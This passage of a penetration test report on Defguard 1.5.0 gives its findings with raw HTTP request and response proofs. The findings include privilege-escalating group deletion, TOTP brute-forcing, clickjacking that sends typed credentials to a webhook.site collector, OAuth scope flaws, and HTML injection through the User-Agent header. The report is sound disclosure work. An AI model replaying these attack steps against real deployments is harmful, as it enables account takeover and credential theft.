Delete onlyAdminsGroup group:

Request:

DELETE /api/v1/group/onlyAdminsGroup **HTTP/2**
Host: defguard.dvpnsec.net
Cookie: defguard_session=4yzkAw005vwM57Lq6hRn52ae
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Origin: https://defguard.dvpnsec.net
Referer: https://defguard.dvpnsec.net/admin/groups

Response:

HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Thu, 07 Aug 2025 13:45:51 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 4

```
null
```

Proof that group is gone:

Request:

GET /api/v1/group **HTTP/2**
Host: defguard.dvpnsec.net
Cookie: defguard_session=4yzkAw005vwM57Lq6hRn52ae
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Referer: https://defguard.dvpnsec.net/me

Response:

HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Thu, 07 Aug 2025 13:46:45 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 20

```
{"groups":["admin"]}
```

Proof in activity log (admin_user session cookie was used):

Request:

GET /api/v1/activity_log?page=1&sort_order=desc&sort_by=timestamp&search=onlyAdminsGroup&from=2025-08-01T00%3A00%3A00.000Z **HTTP/2**
Host: defguard.dvpnsec.net
Cookie: defguard_session=TV5mN9u4k5KWG20NbS6A0fh2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Referer: https://defguard.dvpnsec.net/activity

Response:

HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Date: Thu, 07 Aug 2025 13:51:18 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Type: text/plain; charset=utf-8
Content-Length: 1224


```
{  
  "data": [  
    {
```

```

        "id": 180288,
        "timestamp": "2025-08-07T13:45:51.474721",
        "user_id": 50,
        "username": "test_user",
        "location": null,
        "ip": "167.172.191.17/32",
        "event": "group_removed",
        "module": "defguard",
        "device": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/138.0.0.0 Safari/537.36",
        "description": "Removed group onlyAdminsGroup"
    },
    {
        "id": 180284,
        "timestamp": "2025-08-07T13:43:49.971672",
        "user_id": 35,
        "username": "admin_user",
        "location": null,
        "ip": "167.172.191.17/32",
        "event": "user_groups_modified",
        "module": "defguard",
        "device": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/138.0.0.0 Safari/537.36",
        "description": "User groups modified! User:admin2_user Before: [\"admin\", \"onlyAdminsGroup\"] After
[\"onlyAdminsGroup\"]"
    },
    {
        "id": 180282,
        "timestamp": "2025-08-07T13:30:04.257209",
        "user_id": 35,
        "username": "admin_user",
        "location": null,
        "ip": "167.172.191.17/32",
        "event": "group_added",
        "module": "defguard",
        "device": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/138.0.0.0 Safari/537.36",
        "description": "Added group onlyAdminsGroup"
    }
],
"pagination": {
    "current_page": 1,
    "page_size": 50,
    "total_items": 3,
    "total_pages": 1,
    "next_page": null
}
}

```

Lastly, we were able to confirm, that `admin2_user` who was exclusively in `onlyAdminsGroup` - lost his admin privileges thanks to the unauthorised `test_user`'s `onlyAdminsGroup` removal:



DG25-15: TOTP brute-forcing due to lack of rate limiting

Severity: **Medium**

Technical details

During the penetration testing phase, it was confirmed that no rate-limiting mechanism was implemented on the tested endpoint. As a result, it is possible to perform a brute-force attack on the TOTP code during the login process.

Request:

```
POST /api/v1/auth/totp/verify HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=EvZY1GdAv12whFOLBrNC7jYW
Content-Length: 17
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Origin: https://defguard.dvpnsec.net
Referer: https://defguard.dvpnsec.net/auth/mfa/totp

{"code": "111111"}
```

Response:

```
HTTP/2 401 Unauthorized
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Tue, 12 Aug 2025 09:42:24 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 27

{"msg": "Invalid TOTP code"}
```

Neither `X-Rate-Limit-Limit` nor `X-Rate-Limit-Remaining` headers were present in the responses.

In one test, over 10,000 requests were sent within 30 seconds without triggering any throttling or rejection. With optimized attack parameters — including careful selection of concurrent request count, appropriate OTP code range, and running the brute-force attempt continuously with timing aligned to OTP generation intervals — the correct TOTP value was successfully identified, resulting in a verified session.

DG25-19: Clickjacking vulnerability


Severity: **Medium**

Technical details

Multiple instances of this issue have been identified, but the most serious and real threat - given the application's specifics - is the login panel of the application:

- <https://defguard.dvpnsec.net/auth/login>

The attacker can lure (through an appropriate pretext) a potential victim to visit what appears to be the login page of the web application:



The page above has been specially prepared to display the actual login interface (loaded in an IFrame) with additional elements overlaid on top.

This is a specific case of clickjacking vulnerability known as UI redressing - overlaying additional interface elements on the original interface; specific because in a standard clickjacking scenario, the IFrame containing the original site would have `opacity: 0`, and a button would be placed over another button in the original UI that performs an action sensitive to the user (e.g., sending funds to another user).

In the background, a request is made to the server (loading the original site in the IFrame):

Request:

```
GET /auth/login HTTP/2
Host: defguard.dvpnsec.net
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: text/html
Date: Fri, 08 Aug 2025 14:02:29 GMT
Server: Caddy
Content-Length: 2046

<!doctype html>
<html lang="en" data-theme="light">

<head>
  <meta charset="UTF-8" />
  <meta name="viewport" content="width=device-width, initial-scale=1.0" />
  <meta name="apple-mobile-web-app-capable" content="yes" />
  <meta name="mobile-web-app-capable" content="yes" />
  <meta name="theme-color" content="#ffffff" />
```

```
<link rel="manifest" href="/assets/manifest-D4HWI1P1.webmanifest" />
<!--Icons-->
<link rel="icon" type="image/ico" href="/assets/favicon-CcP5hR9D.ico" />
<link rel="[TRUNCATED]" />
```

As it can be seen in the server's response - it does not contain the `X-Frame-Options` and `Content-Security-Policy` headers, which does not restrict framing the site and enables possibility of a clickjacking attack.

When the user enters their data in the login form and clicks the apparent login button, the attacker receives a GET request that reveals login credentials:

Webhook.site

Docs & API

Features & Pricing

Terms, Privacy & Security

Support

1dd03aa7

Share

Schedule

Form Builder

CSV Export

Custom Actions

Replay

XHR Redirect

Redirect Now

More

INBOX (1/100)

Newest First

Search Query

GET #b575f 167.172.191.17

08/08/2025 2:05:58 PM

Request Details & Headers

GET

https://webhook.site/1dd03aa7-248f-40eb-8aa8-a68d811fc00/?login=admin&pass=fake-password

Host

167.172.191.17

Whois

Shodan

Netify

Censys

VirusTotal

Date

08/08/2025 2:05:58 PM (a few seconds ago)

Size

0 bytes

Time

0.000 sec

ID

b575f7de-51c4-42ba-a519-c033b24aa6b3

Note

Add Note

Query strings

login

admin

pass

fake-password

DG25-22: OpenID apps do not respect scope

Severity: **Medium**

Description

The more restrictive scope is not being respected by the OpenID apps. Apps with explicitly enabled only **phone** scope, grants permission to user's e-mail, name and surname - even though, they should only allow to access user's phone number.

Technical details

OpenID app **openid123** has been assigned only **phone** scope:

Request:

GET /api/v1/oauth HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=KENMUu1cmfVkd0W8MZjN4Rjw

Response:

HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 11:26:20 GMT
[...]
{
 "client_id": "9szvHNLxY6R3jvbX",
 "client_secret": "SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN",
 "enabled": true,
 "id": 8,
 "name": "ope
nid123",
 "redirect_uri": ["https://isec.pl"],
 "scope": ["phone"]} [...]

This implies, that whenever user would try to authorize with more extensive scope - OAuth flow will not let them in:

Request:

POST
/api/v1/oauth/authorize?scope=profile&response_type=code&client_id=9szvHNLxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1&nonce=1&allow=true HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=0iluyyokye6n58A0mSLs1VQ7

Response:

HTTP/2 302 Found
Alt-Svc: h3=":443"; ma=2592000
Date: Mon, 11 Aug 2025 11:28:31 GMT
Location: https://isec.pl/?error=invalid_scope&state=1
Server: Caddy
Content-Length: 0

The only acceptable scope is **phone**. Moreover, during the first authorization - user is being informed, that application wants to access only their phone data:

Request:

POST
/api/v1/oauth/authorize?scope=phone&response_type=code&client_id=9szvHNLxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1&nonce=1&allow=true HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=0iluyyokye6n58A0mSLs1VQ7

Response:

HTTP/2 302 Found
Alt-Svc: h3=":443"; ma=2592000
Date: Mon, 11 Aug 2025 11:29:40 GMT
Location: https://isec.pl/?code=xoenjJby84EDEyKFsmRVnqEs&state=1
Server: Caddy
Content-Length: 0

Request:

POST /api/v1/oauth/token HTTP/2

Host: defguard.dvpnsec.net

Content-Length: 163

Content-Type: application/x-www-form-urlencoded

grant_type=authorization_code&redirect_uri=https://isec.pl&code=xoenjJby84EDEyKFsmRVnqEs&client_id=9szvHNlxY6R3jvbX&client_secret=SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN&

Response:

HTTP/2 200 OK

Alt-Svc: h3=":443"; ma=2592000

Content-Type: application/json

Date: Mon, 11 Aug 2025 11:29:52 GMT

Server: Caddy

X-Defguard-Version: 1.5.0-a29ac10

Content-Length: 124

```
{"access_token":"5CVW4Yoj5BdExPm4SyAXttu4","id_token":null,"refresh_token":"L4W06BVJqMKtAYw1nTvyf3kR","token_type":"bearer"}
```

However, the access token generated for **phone** scope only, has extensive access to user e-mail, name and surname - even though those scopes were explicitly not enabled on the OpenID app.

Request:

GET /api/v1/oauth/userinfo HTTP/2

Host: defguard.dvpnsec.net

Authorization: Bearer 5CVW4Yoj5BdExPm4SyAXttu4

Response:

HTTP/2 200 OK

Alt-Svc: h3=":443"; ma=2592000

Content-Type: application/json

Date: Mon, 11 Aug 2025 11:31:47 GMT

Server: Caddy

X-Defguard-Version: 1.5.0-a29ac10

Content-Length: 156

```
{"email":"phtest2+fdsfsdfsdfsdfs@isec.pl","family_name":"A","given_name":"A","name":"A A","phone_number":"123123","preferred_username":"user","sub":"user"}
```

DG25-23: OpenID apps remain authorized even after the scope change

Severity: **Medium**

Description

The authorized app remains authorized even after changing the scope.

Technical details

Whenever user authorizes app for the first time - the `/consent` page is being displayed which informs user which data the OAuth app will get access:

Request:

GET

```
/api/v1/oauth/authorize?scope=groups&response_type=code&client_id=9szvHNlxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1&nonce=1&allow=true HTTP/2
```

Host: defguard.dvpnsec.net

Cookie: defguard_session=0iluyyokye6n58A0mSLs1VQ7

Response:

HTTP/2 302 Found

Alt-Svc: h3=":443"; ma=2592000

Date: Mon, 11 Aug 2025 12:23:54 GMT

Location:

/consent?scope=groups&response_type=code&client_id=9szvHNlxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1&nonce=1

Server: Caddy

Content-Length: 0

User must click `Accept` button, below request is being sent and app appears in the authorized app list:

Request:

POST

```
/api/v1/oauth/authorize?scope=groups&response_type=code&client_id=9szvHNlxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1&nonce=1&allow=true HTTP/2
```

Host: defguard.dvpnsec.net

Cookie: defguard_session=0iluyyokye6n58A0mSLs1VQ7

[...]

Response:

HTTP/2 302 Found

Alt-Svc: h3=":443"; ma=2592000

Date: Mon, 11 Aug 2025 12:25:38 GMT

Location: https://isec.pl/?code=re7zcBKPEzSndmBmCI0NytHj&state=1

[...]

Request:

GET /api/v1/user/user HTTP/2

Host: defguard.dvpnsec.net

Cookie: defguard_session=0iluyyokye6n58A0mSLs1VQ7

Response:

HTTP/2 200 OK

Alt-Svc: h3=":443"; ma=2592000

Content-Type: application/json

Date: Mon, 11 Aug 2025 12:26:38 GMT

[...]

"user":{"authorized_apps":[{"oauth2client_id":8,"oauth2client_name":"openid123","user_id":59}], [...]

However, when administrator changes the scope of the OpenID app, the users who had that app authorized before, are still authorized it:

1. Admin changes the scope of the app, extending the scope:

Request:

```
PUT /api/v1/oauth/9szvHNlxY6R3jvbX HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=KENMUu1cmfVkd0W8MZjN4Rjw
[...]

{"client_secret":"SHyMugRCmiTkLdo1xtV5IwgrYldKoHpN","enabled":true,"id":8,"name":"openid123","redirect_uri":["https://isec.pl"],"scope":["phone","groups","email","profile","openid"]}
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 12:28:21 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 2

{}
```

2. The app is still authorized:

Request:

```
GET /api/v1/user/user HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=0iluyyokye6n58A0mSLs1VQ7
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 12:29:21 GMT
[...]

"user":{"authorized_apps":[{"oauth2client_id":8,"oauth2client_name":"openid123","user_id":59}], [...]}
```

Request:

```
GET
/api/v1/oauth/authorize?scope=profile&response_type=code&client_id=9szvHNlxY6R3jvbX&redirect_uri=https%3A%2F%2Fisec.pl&state=1&nonce=1&allow=true HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=0iluyyokye6n58A0mSLs1VQ7
```

Response:

```
HTTP/2 302 Found
Alt-Svc: h3=":443"; ma=2592000
Date: Mon, 11 Aug 2025 12:29:52 GMT
Location: https://isec.pl/?code=f5PFSValuFj9LQShB9AcAiiK&state=1
Server: Caddy
Content-Length: 0
```

DG25-1: Login enumeration

Severity: **Low**

Technical details

User `testtest` exists:

Request:

```
POST /api/v1/auth HTTP/2
Host: defguard.dvpnsec.net
Content-Length: 37
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0
```

```
{"username":"testtest","password":""}
```

Response:

```
HTTP/2 401 Unauthorized
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Mon, 04 Aug 2025 09:10:42 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 26
```

```
{"msg":"invalid password"}
```

User `test404` does not exist:

Request:

```
POST /api/v1/auth HTTP/2
Host: defguard.dvpnsec.net
Content-Length: 36
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0
```

```
{"username":"test404","password":""}
```

Response:

```
HTTP/2 401 Unauthorized
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Mon, 04 Aug 2025 09:10:55 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 93
```

```
{"msg":"Missing required LDAP settings: LDAP URL is required for LDAP configuration to work"}
```

DG25-12: User can bypass only_client_activation feature

Severity: **Low**

Technical details

Enterprise functionality allows to disable manual WireGuard configuration. Whenever user tries to create new device - **Manual WireGuard Client** method redirects to **Remote Device Activation** method. This redirection occurs only on the UI level. Users can still craft HTTP request responsible for manually create WireGuard clients.

1. **only_client_activation** is set to **true** - meaning that administrator disabled manual WireGuard configuration

Request:

```
GET /api/v1/settings_enterprise HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=NsgBmPHmwakT9UGb0Q04SoR
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Wed, 06 Aug 2025 12:17:11 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 91
```

```
{"admin_device_management":false,"disable_all_traffic":false,"only_client_activation":true}
```

2. User can still send HTTP request which manually creates new device:

Request:

```
POST /api/v1/device/userAAA HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=NsgBmPHmwakT9UGb0Q04SoR
Content-Length: 95
Sec-Ch-UA: "Not)A;Brand";v="8", "Chromium";v="138"
Content-Type: application/json
Sec-Ch-UA-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

```
{"name":"new-device-123-abc","wireguard_pubkey":"fb4r8zxzstQ+/GxULwnqW9mqDF3YrBT2SvcEHyXqoWM="}
```

Response:

```
HTTP/2 201 Created
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Wed, 06 Aug 2025 12:28:29 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 736
```

```
{"configs":[{"address":["10.22.33.10"],"allowed_ips":["10.22.33.0/24"],"config":"[Interface]\nPrivateKey = YOUR_PRIVATE_KEY\nAddress = 10.22.33.10\n\n[Peer]\nPublicKey = wq5uFq9EnnRQkIDJr3I/bYS/EhBvwc4nptIewnhzdH=U\n\nAllowedIPs = 10.22.33.0/24\nEndpoint = 167.172.191.17:51820\nPersistentKeepalive = 300","dns":null,"endpoint":"167.172.191.17:51820","keepalive_interval":25,"location_mfa_mode":"disabled","network_id":1,"network_name":"Demo-Location","pubkey":"wq5uFq9EnnRQkIDJr3I/bYS/EhBvwc4nptIewnhzdH="}], "device":{"configured":true,"created":"2025-08-06T12:28:29.747718276","description":null,"device_type":"User","id":20,"name":"new-device-123-abc","user_id":49,"wireguard_pubkey":"fb4r8zxzstQ+/GxULwnqW9mqDF3YrBT2SvcEHyXqoWM="}}
```

DG25-13: User can see configuration even when this option is not visible in GUI

Severity: **Low**

Technical details

Enterprise functionality allows to disable manual WireGuard configuration. Whenever this option is enabled - UI does not display the current devices' configuration (Show configuration is missing in the GUI). Nonetheless, it is still possible to disclose the configuration:

1. `only_client_activation` is set to true - meaning that administrator disabled manual WireGuard configuration

Request:

```
GET /api/v1/settings_enterprise HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=NsgBmPHmwakT9UGb0Q04SoR
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: application/json
Date: Wed, 06 Aug 2025 12:44:31 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 91
```

```
{"admin_device_management":false,"disable_all_traffic":false,"only_client_activation":true}
```

2. `Show configuration` is missing, nonetheless, below endpoints discloses the configuration:

Request:

```
GET /api/v1/network/1/device/12/config HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=NsgBmPHmwakT9UGb0Q04SoR
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Type: text/plain; charset=utf-8
Date: Wed, 06 Aug 2025 12:44:46 GMT
Server: Caddy
Content-Length: 213
```

[Interface]

```
PrivateKey = YOUR_PRIVATE_KEY
Address = 10.22.33.5
```

[Peer]

```
PublicKey = wq5uFq9EnnRQkIDJr3I/bYS/EhBvwc4nptIewnhzdH=
AllowedIPs = 10.22.33.0/24
Endpoint = 167.172.191.17:51820
PersistentKeepalive = 300
```

DG25-14: Plain-text passwords stored in logs

Severity: **Low**

Technical details

During security assessment, we were able to identify two cases in which plain-text user passwords were stored in Defguard's logs. The first occurrence regards initial password creation in an enrollment process; the other one relates to password resetting procedure:

```
root@defguard:~# docker logs -f 8f4c285f04c0 | grep "Asdf"
2025-08-06T13:48:40.571864Z DEBUG run_grpc_bidi_stream: defguard_core::grpc: Received the following message from
proxy: CoreRequest { id: 32, device_info: Some(DeviceInfo { ip_address: "167.172.191.17", user_agent:
Some("Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0
Safari/537.36") }), payload: Some(ActivateUser(ActivateUserRequest { phone_number: None, password: "Asdf123!",
token: Some("b9I61j030IILMGYJXhd7mbds00pwcuz9L") }))) }
2025-08-06T13:48:40.571901Z DEBUG run_grpc_bidi_stream:activate_user: defguard_core::grpc::enrollment: Activating
user account: ActivateUserRequest { phone_number: None, password: "Asdf123!", token:
Some("b9I61j030IILMGYJXhd7mbds00pwcuz9L") }
2025-08-06T14:00:37.437221Z DEBUG run_grpc_bidi_stream: defguard_core::grpc: Received the following message from
proxy: CoreRequest { id: 48, device_info: Some(DeviceInfo { ip_address: "167.172.191.17", user_agent:
Some("Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0
Safari/537.36") }), payload: Some>PasswordReset>PasswordResetRequest { password: "Asdf123!", token:
Some("d1w53URFvtfChGfoW8WOzZTXN2fCtfLg") }))) }
2025-08-06T14:00:37.437246Z DEBUG run_grpc_bidi_stream:reset_password: defguard_core::grpc::password_reset: Starting
password reset: PasswordResetRequest { password: "Asdf123!", token: Some("d1w53URFvtfChGfoW8WOzZTXN2fCtfLg") }
```

As it can be seen in the code-block above, in both situations - plain-text passwords (**Asdf123!**) were saved in logs.

Disclaimer: these logs are readable only by users who have SSH access to the VPS; remote exploitation solely via the web interface is not possible without such access. Because of that prerequisite - our severity rating has been downgraded to Low in regard to CVSS3.1-calculated Medium severity.

DG25-16: HTML Injection - password reset

Severity: **Low**

Technical details

Data from User-Agent header is not being sanitized. Malicious actor may send a reset link to any Defguard user - with HTML content which will be rendered in the user's mailboxes.

Request:


```
POST /api/v1/password-reset/request HTTP/2
Host: defguard-enroll.dvpnsec.net
User-Agent: browser <h1><a href="//isec.pl">CLICK HERE</a></h1>
Content-Type: application/json
Content-Length: 40

{"email":"phtest2+fdsfdszxczxc@isec.pl"}
```

Response:

```
HTTP/2 200 OK
Alt-Svc: h3=":443"; ma=2592000
Date: Fri, 08 Aug 2025 09:56:26 GMT
Server: Caddy
Content-Length: 0
```

`<h1>CLICK HERE</h1>` is being rendered.



DG25-17: Open redirect

Severity: Low

Technical details

OAuth request with `unauthorized_client` calls redirects to the website from `redirect_uri` parameter, instead of Defguard host. This leads to Open Redirect vulnerability.

Request:

GET

/api/v1/oauth/authorize?allow=true&scope=1&&client_id=xxx&redirect_uri=https://isec.pl&state=1&nonce=2&response_type=code HTTP/2

Host: defguard.dvpnsec.net

Response:

HTTP/2 302 Found

Alt-Svc: h3=":443"; ma=2592000

Date: Mon, 11 Aug 2025 08:45:15 GMT

Location: https://isec.pl/?error=unauthorized_client&state=1

Server: Caddy

Content-Length: 0

DG25-20: Disabled OpenID apps still generate code

Severity: **Low**

Technical details

OpenID application can be enabled or disabled. However, the disabled one works the same as enabled - they still generate the authorization code, even though, they should return an `unauthorized_client` error.

1. Enabled OpenID app generates `code`:

Request:

GET

```
/api/v1/oauth/authorize?allow=true&scope=openid&&client_id=9szvHNLxY6R3jvbX&redirect_uri=https://isec.pl&state=111&n
once=2&response_type=code HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=KENMUu1cmfVkd0W8MZjN4Rjw
```

Response:

```
HTTP/2 302 Found
Alt-Svc: h3=":443"; ma=2592000
Date: Mon, 11 Aug 2025 08:17:54 GMT
Location: https://isec.pl/?code=RgB6g99iosVoVnawCHvNDi1l&state=111
Server: Caddy
Content-Length: 0
```

2. Disabling OpenID app:

Request:

```
POST /api/v1/oauth/9szvHNLxY6R3jvbX HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=KENMUu1cmfVkd0W8MZjN4Rjw
Content-Length: 17
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
